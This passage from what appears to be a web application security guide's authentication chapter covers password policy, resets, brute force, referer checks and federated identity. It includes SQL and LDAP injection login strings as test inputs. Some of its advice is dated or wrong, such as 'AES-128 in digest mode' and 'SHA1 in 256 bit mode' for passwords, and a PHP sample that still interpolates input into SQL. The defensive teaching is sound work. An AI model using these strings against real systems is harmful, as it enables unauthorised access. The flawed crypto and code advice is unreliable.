Kim Cameron, Identity Architect of Microsoft has established a group blog focusing on the risks surrounding federated identity schemes. The blog established a set of papers, with seven laws of identity. These are:

1. **User Control and Consent:** Digital identity systems must only reveal information identifying a user with the user's consent.
2. **Limited Disclosure for Limited Use:** The solution which discloses the least identifying information and best limits its use is the most stable, long-term solution.
3. **The Law of Fewest Parties:** Digital identity systems must limit disclosure of identifying information to parties having a necessary and justifiable place in a given identity relationship.
4. **Directed Identity:** A universal identity metasytem must support both "omnidirectional" identifiers for use by public entities and "unidirectional" identifiers for private entities, thus facilitating discovery while preventing unnecessary release of correlation handles.
5. **Pluralism of Operators and Technologies:** A universal identity metasytem must channel and enable the interworking of multiple identity technologies run by multiple identity providers.
6. **Human Integration:** A unifying identity metasytem must define the human user as a component integrated through protected and unambiguous human-machine communications.
7. **Consistent Experience Across Contexts:** A unifying identity metasytem must provide a simple consistent experience while enabling separation of contexts through multiple operators and technologies.

Source: <http://www.identityblog.com/stories/2005/05/13/TheLawsOfIdentity.html>

It is unclear at the time of writing if these “laws” will end up changing the identity landscape, but many of the issues discussed in the laws should be considered by implementers of federated authentication.

11.6.8 SAML

SAML is a part of the Liberty Alliance’s mechanism to provide federated authentication, although it is not just for federated authentication.

The OASIS consortium founded a specific SAML XML.org work group [11]

There is still no native support for SAML in the major frameworks (J2EE, PHP, .Net) but :

Third party libraries, including open source implementations [12], are available for J2EE and PHP [10].

Microsoft has (very) limited support for SAML in the Web Services Enhancement 2.0 SP2, which requires .NET Framework 1.1.

For more details on how the SAML protocol works, see the Web Services chapter.

11.6.9 Microsoft Passport

Microsoft Passport is an example of federated authentication, used for Hotmail, delivery of software, instant messaging, and for a time, by partners such as eBay.

Microsoft's .NET framework supports Passport sign-on. There is limited support for other platforms.

However, Microsoft has withdrawn partner Passport usage, so using Passport is no longer an option and is not discussed further.

11.6.10 Considerations

There is limited take up of federated sign on at the moment, and unless your business requirements state that you need to support single-sign on with many different bodies, you should avoid the use of federated sign-on.

Reasons for the slow adoption include:

- Infrastructure requirements
 - Many of your business partners may not have the requisite infrastructure
- Contract amendments
 - Often, enterprise lawyers have to become involved to amend existing contracts with suppliers to adjust for onus being placed on the business partner or supplier to keep their identity information up to date as well as to agree to service level agreements
- Lack of understanding by the partners
 - There is usually a lot of discussions to be made between your enterprise and your business partners educating them on the benefits and requirements to do federated authentication

As of writing, there are some partners offering Federated Authentication [13]

11.7 Client side authentication controls

Client-side validation (usually written in JavaScript) is a good control to provide immediate feedback for users if they violate business rules and to lighten the load of the web server. However, client-side validation is trivially bypassed.

11.7.1 How to determine if you are vulnerable

To test, reduce the login page to just a basic form as a local static HTML file, with a POST action against the target web server.

You are now free to violate client-side input validation. This form is also much easier to use with automated attack tools.

11.7.2 How to protect yourself

To protect your application, ensure that every validation and account policy / business rule is checked on the server-side.

For example, if you do not allow blank passwords (and you shouldn't), this should be tested at the least on the server-side, and optionally on the client-side. This goes for “change password” features, as well.

For more information, please read the Validation section in this book.

11.8 Positive Authentication

Unfortunately, a generic good design pattern for authentication does not fit all cases. However, some designs are better than others. If an application uses the following pseudo-code to authenticate users, any form of fall through will end up with the user being authenticated due to the false assumption that users mostly get authentication right:

```
bAuthenticated := true
try {
    userrecord := fetch_record(username)
    if userrecord[username].password != sPassword then
        bAuthenticated := false
    end if
}
```

```

    if userrecord[username].locked == true then
        bAuthenticated := false
    end if

    ...
}
catch {
    // perform exception handling, but continue
}

```

11.8.1 How to determine if you are vulnerable

To test, try forcing the authentication mechanism to fail.

If a positive authentication algorithm is in place, it is likely that any failure or part failure will end up allowing access to other parts of the application. In particular, test any cookies, headers, or form or hidden form fields extensively. Play around with sign, type, length, and syntax. Inject NULL, Unicode and CRLF, and test for XSS and SQL injections. See if race conditions can be exploited by single stepping two browsers using a JavaScript debugger.

11.8.2 How to protect yourself

The mitigation to positive authentication is simple: force negative authentication at every step:

```

bAuthenticated := false
securityRole := null
try {
    userrecord := fetch_record(username)
    if userrecord[username].password != sPassword then
        throw noAuthentication
    end if
    if userrecord[username].locked == true then
        throw noAuthentication
    end if
    if userrecord[username].securityRole == null or banned then
        throw noAuthentication
    end if
    ... other checks ...
    bAuthenticated := true
    securityRole := userrecord[username].securityRole
}
catch {
    bAuthenticated := false
    securityRole := null
    // perform error handling, and stop
}
return bAuthenticated

```

By asserting that authentication is true and applying the security role right at the end of the try block stops authentication fully and forcefully.

11.9 Multiple Key Lookups

Code that uses multiple keys to look up user records can lead to problems with SQL or LDAP injection. For example, if both the username and password are used as the keys to finding user records, and SQL or LDAP injection is not checked, the risk is that either field can be abused.

For example, if you want to pick the first user with the password “password”, bypass the username field. Alternatively, as most SQL lookup queries are written as “select * from table where username = username and password = password, this knowledge may be used by an attacker to simply log on with no password (ie truncating the query to “select * from username=’username’; -- and password = ‘don’t care’”). If username is unique, it is the key.

11.9.1 How to determine if you are vulnerable

Your application is at risk if all of the following are true:

- More than just the username is used in the lookup query
- The fields used in the lookup query (eg, username and password) are unescaped and can be used for SQL or LDAP injection

To test this, try:

- Performing a SQL injection (or LDAP injection) against the login page, masking out one field by making it assert to true:

```
Login: a' or '1'='1
```

```
Password: password
```

```
Login: a)(|(objectclass=*)
```

```
Password: password
```

If the above works, you’ll authenticate with the first account with the password “password”, or generate an error that may lead to further breaks. You’d be surprised how often it works.

11.9.2 How to protect yourself

- Strongly test and reject, or at worst sanitize - usernames suitable for your user store (ie aim

to escape SQL or LDAP meta characters)

- Only use the username as the key for queries
- Check that only zero or one record is returned

Java

```
public static bool isUsernameValid(string username) {
    Regex r = new Regex("^[A-Za-z0-9]{16}$");
    return r.IsMatch(username);
}
// java.sql.Connection conn is set elsewhere for brevity.
PreparedStatement ps = null;
RecordSet rs = null;
try {
    isSafe(pUsername);
    ps = conn.prepareStatement("SELECT * FROM user_table WHERE username = '?'");
    ps.setString(1, pUsername);
    rs = ps.execute();
    if ( rs.next() ) {
        // do the work of making the user record active in some way
    }
}
catch (...) {
    ...
}
```

.NET (C#)

```
public static bool isUsernameValid(string username) {
    Regex r = new Regex("^[A-Za-z0-9]{16}$");
    Return r.IsMatch(username);
}
...
try {
    string selectString = " SELECT * FROM user_table WHERE username = @userID";
    // SqlConnection conn is set and opened elsewhere for brevity.
    SqlCommand cmd = new SqlCommand(selectString, conn);
    if ( isUsernameValid(pUsername) ) {
        cmd.Parameters.Add("@userID", SqlDbType.VarChar, 16).Value = pUsername;
        SqlDataReader myReader = cmd.ExecuteReader();
        If ( myReader.
            // do the work of making the user record active in some way.
            myReader.Close();
        }
    }
catch (...) {
    ...
}
```

PHP - procedural style without Exceptions

```
function isUserNameValid($username) {
    $pattern = '^[A-Za-z0-9]{16}$';
    return preg_match($pattern, $username);
} // isUserNameValid Boolean Function
// SQL connection resource $link is set elsewhere for brevity.
if (isUserNameValid($username)) {
    if ( $stmt=mysqli_prepare($link, "SELECT * FROM REGISTRY where name = ?") ) {
        mysqli_stmt_bind_param($stmt, 's', $username); // bind parameters for markers
        if (mysqli_stmt_execute($stmt) !== FALSE) { // success (note the === and !== operators use)
            mysqli_stmt_bind_result($stmt, ... ); // bind result variables
        }
    }
}
```



```

        if (mysqli_stmt_fetch($stmt)) {
            // do the work of making the user record active in some way
        } else { // failure, check mysqli_stmt_error($stmt)
            ...
        }
    } else { // failure, check mysqli_stmt_error($stmt)
        ...
    }
    mysqli_stmt_close($stmt); // close statement
} else { // couldn't prepare statement
    ...
}
} else { // failure, user name is invalid
    ...
}
mysqli_close($link); // close connection

```

PHP - OOP style with Exceptions

```

function isUserNameValid($username) {
    $pattern = '^([A-Za-z0-9]){16}$';
    return preg_match($pattern, $username);
} // isUserNameValid Boolean Function
// SQL connection resource $mysqli is set elsewhere for brevity.
if (isUserNameValid($username))
    try {
        $stmt=$mysqli->prepare("SELECT * FROM REGISTRY where name = ?");
        $stmt->bind_param('s', $username); // bind parameters for markers
        $stmt->execute();
        $stmt->bind_result(...); // bind result variables
        $stmt->fetch();
        // do the work of making the user record active in some way
        $stmt->close(); // close statement
    } catch (Exception $e) {
        ...
    }
} else { // failure, user name is invalid
    ...
}
$mysqli->close(); // close connection

```

PHP - efficient style

```

function isUserNameValid($username) {
    sscanf($username, '%[A-Za-z0-9]', $result); // note this refuses diacritic signs and underscore
    return ($result==$username); // note the strongly typed identity operator
} // isUserNameValid Boolean Function
// other efficient possibility : filter_var($username, FILTER_SANITIZE_STRING, FILTER_FLAG_STRIP_LOW);
// and/or a combination of strip_tags(), chop(), addslashes()
// SQL connection resource $link is set elsewhere for brevity.
if (isUserNameValid($username)) {
    $query="SELECT * FROM REGISTRY where name = '$username'";
    $result=mysql_query($query,$link);
    if (result!==FALSE) {
        if ($res=mysql_fetch_array($result)) {
            // do the work of making the user record active in some way
        } else { // failure (usrn not found)
            ...
        }
    } else { // failure (query failed)
        ...
    }
} else { // failure, user name is invalid
    ...
}

```

```
@mysql_close($link); // close connection (we don't check the return value)(is also unnecessary in
PHP because it's implicit when script ends)
```

11.10 Referer Checks

Referer is an optional HTTP header field that normally contains the previous location (ie the referrer) from which the browser came from. As the attacker can trivially change it, the referrer must be treated with caution, as attackers are more likely to use the correct referrer to bypass controls in your application than to use invalid or damaging content.

In general, applications are better off if they do not contain any referrer code. (with the exception noted in section 9.10 to prevent leeching, as using HTTP_REFERER in checks is almost mandatory in that case)

11.10.1 How to determine if you are vulnerable

The vulnerability comes in several parts:

- Does your code check the referrer? If so, is it completely necessary?
- Is the referrer code simple and robust against all forms of user attack?
- Do you use it to construct URLs?

11.10.2 How to protect yourself

For the most part, using the referer field is not desirable as it so easily modified or spoofed by attackers. Little to no trust can be assigned to its value, and it can be hard to sanitize and use properly.

Programs that display the contents of referrer fields such as web log analyzers must carefully protect against XSS and other HTML injection attacks.

If your application has to use the referrer, it should only do so as a defense in depth mechanism, and not try to sanitize the field, only reject it if it's not correct. All code has bugs, so minimize the amount of code dealing with the referrer field.

For example, if login.jsp can only be invoked from `http://www.example.com/index.jsp`, the referrer could check that the referrer is this value.

```
Java
```

```
HttpServletRequest request = getRequest();
```

```

if ( !
request.getHeader( "REFERER" ).equals( "http://www.example.com/index.jsp" )
) {
    throw ...
}

```

.NET (C#)

```

if ( Request.ServerVariables( "HTTP_REFERER" ) !=
'http://www.example.com/default.aspx' ) {
    throw ...
}

```

P H P

```

if ( $_SERVER[ 'HTTP_REFERER' ] != 'http://www.example.com/index.php' ) {
    throw ...
}

```

But compared to simply checking a session variable against an authorization matrix, referrers are a weak authorization or sequencing control.

11.11 Browser remembers passwords

Modern browsers offer users the ability to manage their multitude of credentials by storing them insecurely on their computer.

11.11.1 How to determine if you are vulnerable

- Clear all state from your browser. Often the most reliable way to do this is to create a fresh test account on the test computer and delete and re-create the account between test iterations
- Use a browser and log on to the application
- If the browser offers to remember any account credentials, your application is at risk.
- This risk is particularly severe for applications that contain sensitive or financial information.

11.11.2 How to protect yourself

There is little you can do to protect yourself against this user's decision of making his/her browser remember passwords.

The best solution is to force clear the password field in Javascript after the page has loaded.

An other solution relies on a non-standard¹⁹ HTML attribute of FORMs and INPUTs : the

¹⁹ Microsoft IE5+ proprietary (1999), but also in Gecko-based browsers (Mozilla, Firefox) since 2001.

AUTOCOMPLETE attribute. In the rendered HTTP, send the following in any sensitive input fields, such as usernames, passwords, password re-validation, credit card and CCV fields, and so on:

```
<form ... AUTOCOMPLETE="off"> - for all form fields
```

```
<input ... AUTOCOMPLETE="off"> - for just one field
```

This indicates to browsers to not to store that field in the password management feature. Remember, it is only a polite suggestion to the browser, and not every browser supports this tag. For instance, Opera, Elinks and OmniWeb completely ignore it.

This solution has the drawback that your HTML code won't be valid any more, unless you use a custom DTD²⁰ in which there is this line added :

```
<!ATTLIST (form|input) autocomplete (on,off) #IMPLIED>
```

An alternative is to use a nonce (see <http://en.wikipedia.org/wiki/Nonce>).

The last alternative is simply to make the FORM's fields names random so that the browser's autocompletion mechanism fails while the server knows the random values so it can retrieve the fields' values.

11.12 Default accounts

A common vulnerability is default accounts - accounts with well known usernames and/or passwords. Particularly bad examples are:

- Microsoft SQL Server²¹ with non-existent security for “sa” (BLANK password) [15]
- Microsoft SQL Server 2005 which still creates three default accounts [14]
- Microsoft MSDE : the service is installed under LocalSystem, with a default "sa" account with a BLANK password [15]
- Oracle – a large number of known accounts with passwords (partly fixed with later versions of Oracle) see http://www.petefinnigan.com/default/default_password_list.htm for the 598 possibilities referenced as of 2010.

20 Document Type Definition, see <http://www.w3.org/QA/2002/04/valid-dtd-list.html>

21 until SQL 2000 Service Pack 3

11.12.1 How to determine if you are vulnerable

- Determine if the underlying infrastructure has no default accounts left active (such as Administrator, root, sa, ora, dbnmp, admin, sysadm, sysadmin, master etc)
- Determine if the code contains any default, special, debug or backdoor credentials
- Determine if the installer creates any default, special, debug credentials common to all installations

11.12.2 How to protect yourself

- New applications should have no default accounts.
- Ensure the documentation says to determine that the underlying infrastructure has no default accounts left active (such as Administrator, root, sa, ora, dbnmp, etc)
- Do not allow the code to contain any default, special, or backdoor credentials
- When creating the installer, ensure the installer does not create any default, special, credentials
- Ensure that all accounts, particularly administrative accounts, are fully specified by the installer / user.
- There should be no examples or images in the documentation with usernames in them

11.13 Choice of usernames

If you choose a username scheme that is predictable, it's likely that attackers can perform a denial of service against you. For example, banks are particularly at risk if they use monotonically increasing customer numbers or credit card numbers to access their accounts.

11.13.1 How to determine if you are vulnerable

Bad username forms include:

- Firstname.Lastname
- E-mail address (unless the users are random enough that this is not a problem ... or you're a webmail provider)

- Any monotonically increasing number
- Semi-public data, such as national identification number²², employee number, or similar.

In fact, using the national identification number as the username is illegal in countries where you can't collect this without a suitable purpose.

11.13.2 How to protect yourself

Where possible, allow users to create their own usernames. Usernames only have to be unique.

Usernames should be HTML, SQL and LDAP safe – suggest only allowing A..Z, a..z, and 0-9. If you wish to allow spaces, @ symbols or apostrophes, ensure you properly escape the special characters (see the Data Validation chapter for more details)

Avoid the use of Firstname.Lastname, e-mail address, credit card numbers or customer number, or any semi-public data, such as national identification number, employee number, or similar.

11.14 Change passwords

Where the user has to remember a portion of the credential, it is sometimes necessary to change it, for example if the password is accidentally disclosed to a third party or the user feels it is time to change the password.

11.14.1 How to determine if you are vulnerable

To test:

- Change the password.
- Change the password again – if there are minimum periods before new passwords can be chosen (often 1 day), it should fail

11.14.2 How to protect yourself

- Ensure your application has a change password function.
- The form must include the old password, the new password and a confirmation of the new password

²² known as SSN in the US (Nov. 1936), as NNI or NIR in France (June 1940), NINO in UK (Sep 1939) *etc*

- Use AUTOCOMPLETE=off to prevent browsers from caching the password locally
- If the user gets the old password wrong too many times, lock the account and kill the session

For higher risk applications or those with compliance issues, you should include the ability to prevent passwords being changed too frequently, which requires a password history. The password history should consist only of previous hashes, not clear text versions of the password. Allow up to 24 old password hashes.

11.15 Short passwords

Passwords can be brute forced, rainbow cracked (pre-computed dictionary attack), or fall to simple dictionary attacks. Unfortunately, they are also the primary method of logging users onto applications of all risk profiles.

The longer the password is allowed, the more attackers can inject code into your application ; on the other side, the shorter the password, the higher the success rate of password cracking tools. The latter is more important than the first and dangerously short passwords (eg, less than 6 characters) should be avoided. A « moyen terme » seems to be passwords from 8 to 16 characters length. An other solution is to use no maximum length and use a decent one-way hash function to reduce the stored value to a database-acceptable size.

11.15.1 How to determine if you are vulnerable

- Determine if the application allows users no password at all. This should never be allowed.
- Determine if the application allows users to use dangerously short passwords (less than four characters). Applications with a stronger authentication requirement will not allow this. Average applications should warn the user that it's weak, but allow the change anyway. Poor applications will just change the password.
- Change the password to be increasingly longer and longer until the application warns the user of excessive password size. A good application will allow arbitrary password lengths, and thus will not warn at all.

On each iteration, see if a shorter version of the password works (often only 8 or 16 characters is needed)

11.15.2 How to protect yourself

- Ensure your application does not allow blank passwords.
- Enforce a minimum password length. For higher risk applications, prevent the user from using (a configurable) too short password length. For low risk apps, a warning to the user is acceptable for passwords less than six characters in length.
- Encourage users to use long pass phrases (like “My milk shake brings all the boys to the yard” or “Let me not to the marriage of true minds Admit impediments”) by not strictly enforcing complexity controls for passwords over 14 characters in length
- Ensure your application allows arbitrarily long pass phrases by using a decent one-way hash algorithm, such as AES-128 in digest mode or SHA-256 bit.

11.16 Weak password controls

ISO 27002 and many security policies require that users use and select reasonable passwords, and change them to a certain frequency. Most web applications are simply non-compliant with these security policies. If your application is likely to be used within enterprise settings or requires compliance with ISO 27002 or similar standards, it must implement basic authentication controls. This does not mean that they need to be turned on by default, but they should exist.

11.16.1 How to determine if you are vulnerable

Determine if the application

- allows blank passwords
- allows dictionary words as passwords. This dictionary should be the local dictionary, and not just English
- allows previous passwords to be chosen. Applications with stronger authentication or compliance needs should retain a hashed password history to prevent password re-use

11.16.2 How to protect yourself

- Allow for languages other than English (possibly allowing more than one language at a time for bi-lingual or multi-lingual locales like Belgium or Switzerland)

- The application should have the following controls (but optionally enforce):
 - Password minimum length (but never maximum length)
 - Password change frequency
 - Password minimum password age (to prevent users cycling through the password history)
 - Password complexity requirements
 - Password history
 - Password lockout duration and policy (ie no lockout, lockout for X minutes, lockout permanently)

For higher risk applications, use a weak password dictionary helper to decide if the user's choice for password is too weak.

Note: Complex frequently changed passwords are counterproductive to security. It is better to have a long-lived strong passphrase than a 10 character jumble changed every 30 days. The 30 days will ensure that PostIt™ notes exist all over the organization with passwords written down.

11.17 Reversible password encryption

Passwords are secrets. There is no reason to decrypt them under any circumstances. Help desk staff should be able to set new passwords (with an audit trail, obviously), not read back old passwords. Therefore, there is no reason to store passwords in a reversible form.

The usual mechanism is to use a cryptographic digest algorithm, such as MD5 or SHA1. However, some forms have recently shown to be weak, so it is incumbent to move to stronger algorithms unless you have a large collection of old hashes.

11.17.1 How to determine if you are vulnerable

For custom code using forms-based authentication, examine the algorithm used by the authentication mechanism. The algorithm should be using AES-128 in digest mode²³, SHA1 in 256

23 As of writing, AES-128 bits on 7 rounds and AES-192 or AES-256 on 9 rounds have been cracked. (related keys). Be warned also that the theoretical algebraic attack XL, and its enhanced version XSL, may crack full AES (10

bit mode, with a salt.

- Older algorithms such as MD5, DES (56 bits keys) and SHA1 (with 160 bit hash output) have been shown to be potentially weak²⁴, and should no longer be used.
- No algorithm (ie you see a clear text password) is insecure and should not be used
- Algorithms, such as DES, 3DES, Blowfish, or AES in cipher mode, which allow the passwords to be decrypted should be frowned upon.

11.17.2 How to protect yourself

If you don't understand the cryptography behind password encryption, you are probably going to get it wrong. Please try to re-use trusted password implementations.

- Use AES-128 in digest mode or SHA1 in 256 bit mode
- Use a non-static salting mechanism
- Never send the password hash or password back to the user in any form

11.18 Automated password resets

Automated password reset mechanisms are common where organizations believe that they need to avoid high help desk support costs from authentication. From a risk management perspective, password reset functionality seems acceptable in many circumstances. However, password reset functionality equates to a secondary, but much weaker password mechanism. From a forthcoming study (see references), it appears that password reset systems with five responses are the equivalent to two character passwords and require reversible or clear text passwords to be stored in the back end system, which is contrary to security best practices and most information security policies.

In general, questions required by password reset systems are easily found from public records (mother's maiden name, car color, etc). In many instances, the password reset asks for data that is illegal or highly problematic to collect, such as social security numbers. In most privacy regimes, you may only collect information directly useful to your application's needs, and disclose to the

rounds for AES-128, 12 for AES-192 and 14 for AES-256) when computing power will be enough to perform the 2^{87} to 2^{100} operations required.

24 In the largest successful publicly-known brute force attack, against a 64-bit RC5.

user why you are collecting that information.

In general, unless the data being protected by your authentication mechanism is practically worthless, you should not use password reset mechanisms.

11.18.1 How to determine if you are vulnerable

Password reset mechanisms vary in complexity, but are often easily abused.

- If password reset uses hints, check the hints for publicly known or semi-public information such as date of birth, SSN, mother's name, etc. It should not use these as they can be found out from other sources and from social engineering
- There should no further clues in the underlying HTML
- If password reset uses the e-mail address as the key to unlocking the account, the resulting e-mail should not contain a password itself, but a one-time validation token valid only for a short period of time (say 15 minutes). If the token is good for a long period of time, check to see if the token is predictable or easy to generate
- If the e-mail contains a clickable link, determine if the link can be used for phishing

11.18.2 How to protect yourself

High value transaction systems should not use password reset systems. It is discouraged for all other applications.

Consider cheaper and more secure systems, such as pre-sending the user a password reset token in a sealed envelope which is replenished upon use.

If the questions and answers are used to identify the user to the help desk, simply generate a random number in the “How to call the help desk” page on your web site and verify this number when the user calls in.

Be careful when implementing automated password resets. The easiest to get right is “email the user” as it creates an audit trail and contains only one secret – the user's e-mail address. However, this is risky if the user's e-mail account has been compromised.

Send a message to the user explaining that someone has triggered the password reset functionality. Ask them if they didn't ask for the reset to report the incident. If they did trigger it,

provide a short cryptographically unique time limited token ready for cut and paste. Do not provide a hyperlink as this is against phishing best practices and will make scamming users easier over time. This value should then be entered into the application which is waiting for the token. Check that the token has not expired and it is valid for that user account. Ask the user to change their password right there. If they are successful, send a follow up e-mail to the user and to the admin. Log everything.

If you have to choose the hint based alternative, use free-form hints, with non-public knowledge suggestions, like “What is your favorite color?” “What is your favorite memory,” etc.

Do not use mother’s maiden name, SSN, or similar. The user should enter five hints during registration, and be presented with three when they reset the password.

Obviously, both password reset mechanisms should be over SSL to provide integrity and privacy.

11.19 Brute Force

A common attack is to attempt to log on to a well-known privileged account name or otherwise guessed account and attempt brute-force or dictionary attacks against the password.

Users are notorious at choosing really bad passwords (like “password”), and so this approach works surprisingly well.

Applications should be robust in the face of determined automated brute force and dictionary attack, such as from Brutus or custom scripts. Determined brute force attacks cannot easily be defeated, only delayed.

11.19.1 How to determine if you are vulnerable

To test the application:

- Use a brute force application, such as Brutus or a custom Perl script. This attack only works with tools.
- Use multiple dictionaries, not just English
- Use “common password” dictionaries. You’d be surprised how often “root”, “password”, “”, and so on are used
- Does the error message tell you about what went wrong with the authentication?


- Are the logs for failed authentication attempts tied to a brute force mechanism? Does it lock your IP or session out?
- Can you restart the brute force by dropping the session with n-1 attempts left? Ie, if you get your session destroyed at 5 attempts, does using 4 then starting a new session work?

If the application allows more than five attempts from a single IP address, or a collection rate in excess of 10 requests a second, it's likely that the application will fall to determined brute force attack.

11.19.2 How to protect yourself

Check the application:

- has a delay between the user submitting the credential and a success or failure is reported. A delay of three seconds can make automated brute force attacks almost infeasible. A progressive delay (3 seconds then 15 then 30 then disconnect) can make casual brute force attacks completely ineffective
- warns the user with a suitable error message that does not disclose which part of the application credentials are incorrect by using a common authentication error page:



- logs failed authentication attempts (in fact, a good application logs all authentication attempts)
- for applications requiring stronger controls, blocking access from abusive IP addresses (ie

accessing more than three accounts from the same IP address, or attempting to lock out more than one account)

- destroys the session after too many retries.

In such a scenario, log analysis might reveal multiple accesses to the same page from the same IP address within a short period of time. Event correlation software such as Simple Event Correlator (SEC) can be used to define rules to parse through the logs and generate alerts based on aggregated events. This could also be done by adding a Snort rule for alerting on HTTP Authorization Failed error messages going out from your web server to the user, and SEC can then be used to aggregate and correlate these alerts.

11.20 Remember Me

On public computers, “Remember Me?” functionality, where a user can simply return to their personalized account can be dangerous. For example, in Internet Cafes, you can often find sites previous users have logged on to, and post as them, or order goods as them (for example with eBay).

11.20.1 How to determine if you are vulnerable

- Does the application possess “remember me” functionality?
- If so, how long does it last? If permanently, how long does the cookie last before expiry?
- Does it use a predictable cookie value? If so, can this be used to bypass authentication altogether?

11.20.2 How to protect yourself

- If your application deals with high value transactions, it should not have “Remember Me” functionality.
- If the risk is minimal, it is enough to warn users of the dangers before allowing them to tick the box.
- Never use a predictable “pre-authenticated” token. The token should be kept on record to ensure that the authentication mechanism is not bypassable

11.21 Idle Timeouts

Applications that expose private data or that may cause identity theft if left open should not be accessible after a certain period of time.

11.21.1 How to determine if you are vulnerable

- Log on to the application
- Does the application have a keep alive or “log me on automatically” function? If so, the likelihood is high that the application will fail this test.
- Wait 20 minutes
- Try to use the application again.
- If the application allows the use, the application is at risk.

11.21.2 How to protect yourself

- Determine a suitable time out period with the business
- Configure the time out in the session handler to abandon or close the session after the time out has expired.

11.22 Logout

All applications should have a method of logging out of the application. This is particularly vital for applications that contain private data or could be used for identity theft.

11.22.1 How to determine if you are vulnerable

- Does the application contain a logout button or link somewhere within it?
- Does every view contain a logout button or link?
- When you use logout, can you re-use the session (ie copy and paste a URL from two or three clicks ago, and try to re-use it)?
- (High risk applications) When logout is used, does the application warn you to clear the browser’s cache and history?

11.22.2 How to protect yourself

- Implement logout functionality
- Include a log out link or button in every view and not just in the index page
- Ensure that logout abandons or closes out the session, and clears any cookies left on the browser
- (High risk applications) Include text to warn the user to clear their browser's cache and history if they are on a shared PC

11.23 Account Expiry

Users who have to sign up for your service may wish to discontinue their association with you, or for the most part, many users simply never return to complete another transaction.

11.23.1 How to determine if you are vulnerable

- Does the application have a mechanism to terminate the account?
- Does this remove all the user's records (modulo records required to provide adequate transaction history for taxation and accounting purposes?)
- If the records are partially scrubbed, do they eliminate all non-essential records?

11.23.2 How to protect yourself

- Users should have the ability to remove their account. This process should require confirmation, but otherwise should not overly make it difficult to the user to remove their records.
- Accounts that have not logged in for a long period of time should be locked out, or preferably removed.
- If you retain records, you are required by most privacy regimes to detail what you keep and why to the user in your privacy statement.

When partially scrubbing accounts (ie you need to maintain a transaction history or accounting history), ensure all personally identifiable information is not available or reachable from the front end web application, i.e. export to an external database of archived users or CSV format

11.24 Self registration

Self-registration schemes sound like a great idea until you realize that they allow anonymous users to access otherwise protected resources. Any application implementing self-registration should include steps to protect itself from being abused.

11.24.1 How to determine if you are vulnerable


- Does the self-registration feature allow full access to all features without human intervention?
- If there are limits, are they enforced if you know about them? Many applications simply don't let you see a particular URL, but does that URL work when cut-n-paste from a more privileged account?
- Can the process for maximizing the account's capabilities be forced or socially engineered?

11.24.2 How to protect yourself

- Implement self-registration carefully based upon the risk to your business. For example, you may wish to put monetary or transaction limits on new accounts.
- If limits are imposed, they should be validated by business rules, and not just by security through obscurity.
- Ensure the process to maximize the features of an account is simple and transparent.
- When accounts are modified, ensure that a reasonable trace or audit of activity is maintained

11.25 CAPTCHA

CAPTCHA (“completely automated public Turing test to tell computers and humans apart”... really!) systems supposedly allow web designers to block out non-humans from registering with web sites.



The usual reason for implementing a CAPTCHA is to prevent spammers from registering and polluting the application with spam and pornographic links. This is a particularly bad problem with

blog and forum software, but any application is at risk if search engines can index content.

11.25.1 How to determine if you are vulnerable

The primary method of breaking CAPTCHA's is to grab the image and to use humans to crack them. This occurs with "free day passes" to adult web sites. A person who wants to look at free images is presented with the captured CAPTCHA and more often than not, they will type the letters in for a small reward. This completely defeats the CAPTCHA mechanism.

Note that the same could be said of other forms of human status confirmation (Turing tests), like « what's the third link on top saying? » or « what's the result of 3+7 ? » sometimes seen on web sites)

Visual or audible CAPTCHA mechanisms by their nature are not accessible to blind (or deaf) users, and as a consequence of trying to defeat clever optical character recognition software, often locks out color blind users (which can be as high as 10 % of the male population).

Note: Any web site that is mandated or legally required to be accessible must not use CAPTCHA's alone.

CAPTCHAs are similar to virtual keyboards (to enter a numeric password) ; they've to be complemented by a non-visual method to allow access to visually-impaired people (for instance an audible spelling like on <https://www.labanquepostale.fr/>)

11.25.2 How to protect yourself

Do not use CAPTCHA tags. They are illegal if you are required to be accessible to all users (often the case for government sites, health, banking, and nationally protected infrastructure, particularly if there is no other method of interacting with that organization).

If you have to:

- always provide a method by which a user may sign up or register for your web site offline or via another method
- deter the use of automated sign ups by using the "no follow" tag. Search engines will ignore hyperlinks and pages with this tag set, immensely devaluing the use of link spamming
- limit the privileges of newly signed up accounts or similar until a positive validation has

occurred. This can be as simple as including a unique reference ID to a registered credit card, or requiring a certain amount of time before certain features are unlocked, such as public posting rights or unfettered access to all features

11.26 Further Reading

“*Body Check*”, c’t Magazine. Very amusing article from 2002

<http://www.heise.de/ct/english/02/11/114/>

Klein, A., *NTLM Authentication and HTTP proxies don’t mix*, posting to webappsec

<http://packetstormsecurity.nl/papers/general/NTLMhttp.txt>

How much does it take before your signature is verified? Apparently three plasma screens:

http://www.zug.com/pranks/credit_card/

Schneier, B., *The failure of two factor authentication*, blog / essay

http://www.schneier.com/blog/archives/2005/03/the_failure_of.html

Group blog led by Kim Cameron, *The Laws of Identity*

<http://www.identityblog.com/stories/2004/12/09/thelaws.html>

11.27 References

[1] Integrated Windows Authentication :

<http://www.microsoft.com/technet/prodtechnol/WindowsServer2003/Library/IIS/523ae943-5e6a-4200-9103-9808baa00157.mspx?mfr=true>

[2] Kerberos Security Advisories

<http://web.mit.edu/Kerberos/advisories/>

[3] Kerberos KDC Cross-Realm Referral Denial of Service Vulnerability

<http://secunia.com/advisories/37977/>

[4] gouv.fr « **Authentification** – Règles et recommandations pour le niveau standard »

http://www.ssi.gouv.fr/archive/fr/politique_produit/catalogue/pdf/authentification_robustesse_standard_v0-13.pdf

[5] <http://php-security.net/archives/3-X.509-PKI-login-with-PHP-and-Apache.html>

[6] Certificate-based Authentication for PHP

<http://www.netshinesoftware.com/security/using-an-ssl-certificate-with-your-joomla-website.html>

<http://php-security.net/archives/3-X.509-PKI-login-with-PHP-and-Apache.html>

[7] National Museum of American History on Smartcards and Money transactions

<http://americanhistory.si.edu/collections/numismatics/moneyintrans/nncstory2f.htm>

[8] Cryptoprocessors

<http://en.wikipedia.org/wiki/Cryptoprocessor>

(more complete) <http://fr.wikipedia.org/wiki/Cryptoprocasseur>

[9] some carte à puce (smartcards) applications

http://fr.wikipedia.org/wiki/Carte_Vitale

http://fr.wikipedia.org/wiki/Passeport#Passeport_.C3.A9lectronique

<http://en.wikipedia.org/wiki/Passport> and http://en.wikipedia.org/wiki/Biometric_passport (note that fingerprints and face image are also stored on the contactless smart card)

<http://www.xiring.com/XIRING-e-ID.asp> eID terminals from XIRING follow the standards ISO 7816-1/4, ISO 14443, IAS, PC/SC v2, CCID, OATH, ICAO, PKCS, RFID...

[10] SAML support in PHP

- Lightbulb <http://developers.sun.com/identity/reference/techart/lightbulb.html>
- OpenSSO <https://opensso.dev.java.net/public/extensions/>
